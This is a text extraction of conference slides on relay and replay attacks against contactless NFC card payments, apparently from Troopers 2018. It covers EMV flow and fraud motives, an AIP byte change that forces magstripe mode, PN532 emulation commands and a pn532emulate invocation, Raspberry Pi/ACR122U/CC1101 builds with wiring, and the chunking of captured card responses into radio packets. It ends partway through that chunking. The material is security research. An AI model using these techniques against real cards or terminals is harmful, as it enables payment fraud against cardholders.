



NFC Payments: The Art of Relay & Replay Attacks



Who are we?



@Netxing

Troopers 2018?

Sure!

NFC Replay/Relay



@L_AGalloway

Content

- Terminology
- Intro to NFC
- EMV Flow Process
- Fraud Vector
- Previous Work
- NFC Emulation
- Replay Attack
- Relay Attack
- Extracting Chip's Data with NFC
- Relay for Replay
- New Technology




**Why clone a card when you
can clone transactions from
different cards?**




NFC Technology


- 13.56MHz
- Passive mode
- Widely implemented
- ISO-14443A




NFC Adoption in Payments



EMV Flow



Tokenization Process



Secure Element(SE) & Host Card Emulation(HCE)



SE & HCE



Secure Element

- More than 20 years of development
- Smart Card
- Restricted Access
- Self Encryption

Host Card Emulation

- Limited use keys
- Tokenization process
- Cloud cryptogram
- Transaction risk analysis

NFC Technology



NFC - Fraud Vector

Motivations

- Low limits/but higher in other countries
- No additional cardholder verification
- Tokens have a reasonable lifetime associated with them
- From banks perspective, fraud considered an accepted risk
- Fraud can be really simple
- NFC embedded in everything



Attacks in the Wild

October 20, 2015

SC staff hit by contactless card theft



A member of the SC team has had money taken from their bank account, apparently via a contactless card theft.

A train journey to work is a very innocuous thing. But when a man slowly bumped into me and my pocket for a bit too long, it took me a second to realise what had just happened. I called my bank and found out that said



Previous Work

Replay Attack(MasterCard) - 2013

```
EUR 0,01
PAN 53[REDACTED]8672
EMV AID A0000000041010
VU no 158[REDACTED]
AIDPara 0100000002
Permission no. 440805
Date 25.11.12 21:01 Time

Ihr Guthaben 0.25 EUR

=====
AS-Proc-Code = 00 914
00
Capt.-Ref. = 0045
AID59: 177257
=====

PLEASE KEEP RECEIPT
```

```
EUR 0,01
PAN 53[REDACTED]5635
EMV AID A0000000041010
VU no 158[REDACTED]
AIDPara 0100000002
Permission no. 347086
Date 25.11.12 21:18 Time

Ihr Guthaben 4.99 EUR

=====
AS-Proc-Code = 00 914
00
Capt.-Ref. = 0045
AID59: 202058
=====

PLEASE KEEP RECEIPT
```

```
EUR 0,50
PAN 53[REDACTED]1372
EMV AID A0000000041010
VU no 158[REDACTED]
Date 25.11.12 21:36 Time
=====
AS-Proc-Code = 00 914
00
Capt.-Ref. = 0045
=====
*****
*****
Declined
*****
*****

PLEASE KEEP RECEIPT
```

```
EUR 0,50
PAN 53[REDACTED]1372
EMV AID A0000000041010
VU no 158[REDACTED]
AIDPara 0100000002
Permission no. 547980
Date 25.11.12 21:46 Time

Approved

=====
AS-Proc-Code = 00 914
00
Capt.-Ref. = 0045
AID59: 757824
=====

PLEASE KEEP RECEIPT
```

(a) successful transaction


(b) successful transaction

(c) failed transaction

(d) successful transaction

Figure 1: Resulting merchant receipts for payment transactions using the pre-play attack. (a) is the result of card clone 1 with UN forced to 0 (ATC = 38FE, CVC3 = F940/4535). (b) is the result of card clone 2 with UN forced to 0 (ATC = 0015, CVC3 = 5F7F/1A95). (c) is the result of card clone 3 with UN forced to 0 (ATC = 2E3B, CVC3 = 74F8/ACA4). (d) is the result of card clone 3 with regular pre-play (UN = 00000676, ATC = 32DE, CVC3 = 10EB/817C).

Replay Attack(Visa) - 2015




77 60 **82 02** 20 40 9f 36 02 00 06 9f ...
77 60 **82 02** **00 80** ...

**“Turn the magstripe bit on
(set AIP bytes to 0x0080)”**

Previous Work

DEFCON 20: NFC Hacking: The Easy Way

- 2 Android phones
- 1 Special System(Cyanogen)
- Communicating with WiFi
- Lag - > depending on network



Previous Work

DEFCON 25: Man in the NFC

- 2 Boards(Client & Server)
- SDR Support
- **Private Prototype**
- **Special Design**





NFC Emulation

NFC Emulation



Acr122u (PN532)

+



NFC Emulation

7.3.14 TglnitAsTarget

The host controller uses this command to configure the PN532 as target.

Input:

D4	8C	Mode	MifareParams[] (6 bytes)	FeliCaParams[] (18 bytes)	NFCID3t (10 bytes)		
				LEN Gt	[Gt[0..n]]	LEN Tk	[Tk[0..n]]

NFC Emulation

```
# COMMAND : [Class, Ins, P1, P2, DATA, LEN]
PCSC_APDU= {
    'ACS_14443_A' : ['d4', '40', '01'],
    'ACS_14443_B' : ['d4', '42', '02'],
    'ACS_14443_0' : ['d5', '86', '80', '05'],
    'ACS_DISABLE_AUTO_POLL' : ['ff', '00', '51', '3f', '00'],
    'ACS_DIRECT_TRANSMIT' : ['ff', '00', '00', '00'],
    'ACS_GET_SAM_SERIAL' : ['80', '14', '00', '00', '08'],
    'ACS_GET_SAM_ID' : ['80', '14', '04', '00', '06'],
    'ACS_GET_READER_FIRMWARE' : ['ff', '00', '48', '00', '00'],
    'ACS_GET_RESPONSE' : ['ff', 'c0', '00', '00'],
    'ACS_GET_STATUS' : ['d4', '04'],
    'ACS_IN_LIST_PASSIVE_TARGET' : ['d4', '4a'],
    'ACS_LED_GREEN' : ['ff', '00', '40', '0e', '04', '00', '00', '00', '00'],
    'ACS_LED_ORANGE' : ['ff', '00', '40', '0f', '04', '00', '00', '00', '00'],
    'ACS_LED_RED' : ['ff', '00', '40', '0d', '04', '00', '00', '00', '00'],
    'ACS_MIFARE_LOGIN' : ['d4', '40', '01'],
    'ACS_READ_MIFARE' : ['d4', '40', '01', '30'],
    'ACS_POLL_MIFARE' : ['d4', '4a', '01', '00'],
    'ACS_POWER_OFF' : ['d4', '32', '01', '00'],
    'ACS_POWER_ON' : ['d4', '32', '01', '01'],
    'ACS_RATS_14443_4_OFF' : ['d4', '12', '24'],
    'ACS_RATS_14443_4_ON' : ['d4', '12', '34'],
    'ACS_SET_PARAMETERS' : ['d4', '12'].
```

NFC Emulation

```
Sals-MBP:RFIDIOt sal$ ./pn532emulate.py 00 0800 dc4420 60 01fea2a3a4a5a6a7c0c1c2c3c4c5c6c7ffff aa998877665544332211 00 52464944494f7420504e353332
pn532emulate v0.1d (using RFIDIOt v1.0i)
Reader: PCSC ACS ACR122U PICC Interface
(Firmware: ACR122U215)

NXP PN532 Firmware:
ISO/IEC 14443 Type A
  ISO/IEC 14443 Type B
  ISO/IEC 18092


Waiting for a PoS/Terminal/ or something to make a payment...

Waiting for activation...
```



Replay Attack



Replay Attack



NFCopy Project



Raspberry Pi Zero


Acr122 USB NFC Reader

LiPo 3.7v 500mAh

ZERO-LIPO



NFCopy Characteristics



- Portable
- NFC Reader/Emulator
- WiFi Connectivity
- Customizable

Replay - Demo

Relay Attack



APDUer



Relay Attack Inconvenients: Delays and Timeouts

FDT = Frame Delay Time

FWT = Frame Waiting Time

WTX = Frame Waiting Time Extension



“EMV specifies a limit of **500ms** per transaction as a whole. **However**, a payment terminal is not required to interrupt a transaction if it takes longer.”

Centinelas Project



- Raspberry Pi
- ZERO-LiPO
- Acr122 USB NFC Reader
- LiPo 3.7v 500mAh
- ZERO-LiPO
- CC1101 Transceiver

Relay Attack: CC1101 Transceiver



Price: \$6

Frequencies(MHz):

- 315
- 433
- 868
- 915

Modulations:

- GFSK(Default)
- MSK
- OOK



Relay Attack: CC1101 & Raspberry Pi

CC1101<->Raspi



Vdd	-	3.3V (P1-17)
SI	-	MOSI (P1-19)
SO	-	MISO (P1-21)
CS	-	SS (P1-24)
SCLK	-	SCK (P1-23)
GD02	-	GPI0 (P1-22)
GD00	-	not used in this demo
GND	-	P1-20




Dependencies:

- WiringPi(<http://wiringpi.com/>)
- Library: <https://github.com/SpaceTeddy/CC1101>


Relay Attack: CC1101 & Raspberry Pi



Preparing a Relay Attack



APDUs on Radio



General description of RF packet

```
-> pkt_len [1byte] | rx_addr [1byte] | tx_addr [1byte] | payload data [1..60bytes]
```

pkt_len = count of bytes which shall transferred over air (rx_addr + tx_addr + payload data)

rx_addr = address of device, which shall receive the message (0x00 = broadcast to all devices)

tx_addr = transmitter or my address. the receiver should know who has sent a message.

payload = 1 to 60 bytes payload data.

TX Bytes example:

```
-> 0x06 0x03 0x01 0x00 0x01 0x02 0x03
```

Preparing Packet Payloads

77 60 82 02 20 40 9f 36 02 00 06 9f 26 08 05 81 c8 11 14 17 25 ba 9f 10 20 1f 4a 01 32 a0
00 00 00 00 10 03 02 73 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 5f 34 01
00 9f 6c 02 00 80 57 13 41 36 93 00 20 39 02 71 d2 31 22 01 00 00 05 12 99 99 5f 9f 6e 04
23 88 00 00 9f 27 01 80 90 00 = **Length 200**

Chunks \leq 60 bytes

77 60 82 02 20 40 9f 36 02 00 06 9f 26 08 05 81 c8 11 14 17 25 ba 9f 10 20 1f 4a 01 32 a0

Payload 1

